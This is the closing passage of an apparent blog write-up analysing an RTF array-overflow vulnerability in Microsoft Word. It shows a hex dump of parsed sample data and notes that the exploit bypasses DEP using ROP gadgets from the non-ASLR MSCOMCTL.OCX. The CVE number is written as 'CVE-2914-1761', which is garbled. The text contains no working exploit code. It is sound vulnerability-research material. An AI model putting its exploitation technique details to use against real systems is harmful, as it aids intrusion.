We can see the 0x30 bytes' data copied to index 0x1D ,0x1E,0x1F of array is similar,which is from the parsed RTF information(The main parser locate at address 0x31D0BAFF in wwlib.dll file,here I omit the detail of how the RTF parsing,because I have no deep research in it,I will make a research about RTF fromat and parsing process later). Take Index 0x1D as example, It's content is:


"7b 7b 00 00 e8 48 5a 27 89 64 59 27 ef b8 58 27 59 59 00 00 5a 5a 00 00"

As the following shows:



The 0x18 bytes consist of the parsed parameter behind the various control word in RTF sample. You can see the Last Reference for the detailed meaning about every byte in the content,I needless to say it^_^

Finally I made a main flow chart of code execution:



0x2 Analysis Conclusion

This is my second vulnerability analysis and my first writing in English. Although my English Reading is not poor,but I feel some difficult to write professional technology paper like so. No matter how, it's a start for my analysis journey.I believe I will be better later.

I have to say the author of the sample is well considerated for his attack and greatly familiar with the RTF parsing process.which is very complex and worthy my learing. So he was able to produce the perfect sample.The CVE-2914-1761 is mainly a vulnerability about array_overflow,which needs the analyst has deep understanding about RTF formant and parsing ,bypassing DEP with ROP and so on. The ROPs used in the program are all in MSCOMCTL.OCX,where has no ASLR..

Next,I will strengthen my research in Windows Security Mechanism(on the latest OS version,mainly 32|64 bit on Windows XP, 7 ,8,10)

Reference:

http://bbs.pediy.com/showthread.php?t=197382
http://bbs.pediy.com/showthread.php?t=192351

ITh4cker 2015/11/26 Thanksgiving Day